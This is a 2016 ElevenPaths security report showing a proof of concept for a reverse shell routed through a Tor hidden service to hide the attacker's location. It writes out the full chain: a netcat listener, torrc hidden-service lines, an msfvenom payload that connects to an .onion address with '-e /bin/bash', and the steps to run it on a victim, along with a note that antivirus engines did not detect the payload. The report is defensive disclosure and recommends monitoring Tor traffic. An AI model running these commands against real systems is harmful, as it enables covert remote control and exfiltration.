NetcaTor, reverse *shell* via Tor

One of the weaknesses of the attackers when they're exfiltrating compromised information is that they expose part of their technological infrastructure during the process. In this sense, the Tor network offers the possibility of making services in a machine accessible as *hidden services*, by taking advantage of the anonymity it offers and thereby preventing the real location of the machine from being exposed. ElevenPaths unveils the technical possibility this offers a hypothetical attacker for covering his tracks by being able to route his victim's traffic through Tor.

From the viewpoint of an attacker, one of the main challenges he faces is in making sure the exfiltration of information is done without exposing his real identity in the course of a later investigation. Among the methods that have been developed to carry out the exfiltration or to manage the machine remotely, traditionally there have been two approaches to avoid linking the attacker to the traffic that is generated: masking traffic through *proxies* or intermediary systems, or the use of known public channels which the attacker is able to send information to once he has gained access.

This document has chosen to make use of Tor's *hidden services* to carry out a control or exfiltration of information of an infected Linux machine, creating a scenario that allows remote access to the machine via a *shell* in the infected victim.

KEY THREAT

WHAT IS A *HIDDEN SERVICE?*

Hidden services are services which are only accessible from inside the Tor network and which use Tor to hide their real location. They are characterised as using the domain .onion and, although traditionally they've been associated to web pages and accessible content from the browser, they can involve interaction with other applications like SSH services and other similar services.

Basic configuration of a *hidden service*

The configuration of a *hidden service* is simple and it is also well documented by Tor project developers within the actual code and its own project website[1]. Virtually any service that uses TCP traffic can be created via the Tor network by modifying the configuration of the `torrc` file. Real practical examples have already been put into practice in the past by groups close to the collective Anonymous so as to, for example, deploy IRC servers that are only accessible via Tor, like the OnonIRC collective did in the first half of 2016[2].

The creation of the *hidden service* with Tor installed in a machine requires the editing of the `torrc` Tor file found in the route `/etc/tor/` in Linux operating systems. In line 63 of the file and those thereafter, there are examples of how to configure a *hidden service*. The first one sets the route where the information regarding the *hidden service* will be stored and it will be created if it doesn't exist by the system that Tor starts up. Two important files are stored in this route: `hostname`, which contains the domain which others can use to access the service, and

[1] The Tor Project Inc, «Tor Project: Hidden Service Configuration Instructions». [Online]. Available at: https://www.torproject.org/docs/tor-hidden-service.html.en. [Accessed: 17th Aug 2016.

[2] The OnionIRC Network, «Opening night of our Tor IRC network went very smooth! Things are kicking off here on day two. server: onionirchubx5363 . onion port 6667», 42 - 13 abr-2016. .

`private_key`, the file that stores the private key of the *hidden service* and whose custody is under the authority of the site administrator, which is why it is necessary for it to remain secret.

```
################ This section is just for location-hidden services ###

## Once you have configured a hidden service, you can look at the
## contents of the file ".../hidden_service/hostname" for the address
## to tell people.
##
## HiddenServicePort x y:z says to redirect requests on port x to the
## address y:z.

#HiddenServiceDir /var/lib/tor/hidden_service/
#HiddenServicePort 80 127.0.0.1:80
```

For example, if we had deployed an Apache server on port 80, we could make it accessible via a *hidden service* by editing the configuration and uncommenting the information in lines 72 and 73 of said file, in order to create the `hostname` files in the route `/var/lib/tor/hidden_service/` and redirect the traffic that Tor receives on port 80 of the local machine to this *hidden service* on port 80 of the local machine where the Apache server is waiting.

This approach would also be carried out to expose an SSH service accessible via Tor, by modifying the lines for `HiddenServicePort` so that they point to port 22. There are different approaches to access this service, but the simplest one is to launch the connection command, preceding it with the command `torify`, which will take charge of redirecting the network traffic and sending it via Tor's request which is running on the machine.

Proof of concept

From the viewpoint of the architecture that is necessary for this proof of concept, we will assume that the victim and the attacker are using Linux systems and that they have Tor installed and running as a service. The procedure for carrying out this proof of concept is as follows:

1. Deployment of the malicious service attentive in the attacking machine. In this case a `netcat` will be deployed, waiting for connections on port 1234 of the local machine. It is not necessary to publicly expose the service as the traffic on this port will be routed to and from Tor.

```
Attacker > nc -v -l 1234 127.0.0.1
```

2. Configuration of Tor in the attacking machine, to make it accessible via an `.onion` domain. Using the `torrc` file as a template, we add two new lines which will define the path in which the auxiliary service files and the routing rules will be generated.

```
HiddenServiceDir /var/lib/tor/nc_hidden_service/
HiddenServicePort 1234 127.0.0.1:1234
```

   The `.onion` domain defined in the `hostname` file will be available mere seconds after starting it. In the case of this proof of concept, the domain that is generated is: `vks3v4ilo4tgud7h.onion`.

```
Attacker > service tor restart
```



Figure 1. Outline of the malicious system that uses Tor to exfiltrate information.

3. Preparation of the *torified* payload[3] by the attacker. *The payload will* be generated with the `msfvenom` utility from Metasploit Framework, using the `linux/x86/exec` module which will *torify* the connection of `netcat` to the `.onion` domain of the attacker and will allow the attacker to run commands.

```
Attacker > msfvenom -p linux/x86/exec CMD="torify nc vks3v4ilo4tgud7h.onion 1234 -e /bin/bash"
-f elf R > poc
```

4. Execution of the *torified* payload in the victim's machine. Though it could be done by exploiting some kind of vulnerability, to simplify the process in this case we have directly executed the generated *payload*.

```
Victim > chmod +x poc
Victim > ./poc
```

5. Exploitation by the attacker of the *shell* redirected to `netcat`.

In this case, we assume that the victim has Tor installed and the `torify` application available. Assuming this is not the case, it could be automatically installed from the official distribution repositories if the user has the proper permissions and proceed with the installation in this way. In any case, if the user does not have administrator permissions the process of downloading the latest Tor instance could also be included, and compile it from the sources, satisfying dependencies or accessing compiled versions of the application. At the time of writing, the first analysis of the *payload* generated in this proof of concept in Virustotal has not been classified as malicious by any of the 53 antivirus solutions[4].

[3] The designed *payload* is meant to be *torified* in order to send all the traffic generated via the Tor network using the command `torify`.

[4] «Antivirus scan for 94dbb6410cd77d3d463b31cfde4e2f190658d7a8a586daddead27f6c02f5b87b at 2016-08-17 06:34:50 UTC - VirusTotal». [Online]. Available at: https://virustotal.com/en/file/94dbb6410cd77d3d463b31cfde4e2f190658d7a8a586daddead27f6c02f5b87b/analysis/1471415690/. [Accessed: 17th Aug 2016.



Figure 2. Example of the execution of the proof of concept on a local machine.

ELEVEN PATHS RECOMMENDS

CONTROLLING ACCESSES CARRIED OUT VIA THE TOR NETWORK

This proof of concept aims to expose the actual feasibility of an attack that uses Tor as a gateway to hide the identity of the attacker. The process described in this document is based on two basic premises. On the one hand, it assumes that the attacker has managed to exploit a vulnerability for code execution or has managed to get the victim to execute the malicious load by other means. On the other hand, it assumes that the infected system has Tor installed and running, so that the Linux `torify` command works properly. This proof of concept makes evident the need to monitor whether machines considered as critical are using Tor to communicate with the network and to determine if this behaviour is expected or if it could be a result of a potential cover up of malicious communications.

2016 © Telefónica Digital España, S.L.U. All rights reserved.

The information disclosed in this document is the property of Telefónica Digital España, S.L.U. ("TDE") and/or any other entity within Telefónica Group and/or its licensors. TDE and/or any Telefonica Group entity or TDE'S licensors reserve all patent, copyright and other proprietary rights to this document, including all design, manufacturing, reproduction, use and sales rights thereto, except to the extent said rights are expressly granted to others. The information in this document is subject to change at any time, without notice.

Neither the whole nor any part of the information contained herein may be copied, distributed, adapted or reproduced in any material form except with the prior written consent of TDE.

This document is intended only to assist the reader in the use of the product or service described in the document. In consideration of receipt of this document, the recipient agrees to use such information for its own use and not for other use.

TDE shall not be liable for any loss or damage arising out from the use of the any information in this document or any error or omission in such information or any incorrect use of the product or service. The use of the product or service described in this document are regulated in accordance with the terms and conditions accepted by the reader.

TDE and its trademarks (or any other trademarks owned by Telefonica Group) are registered service marks.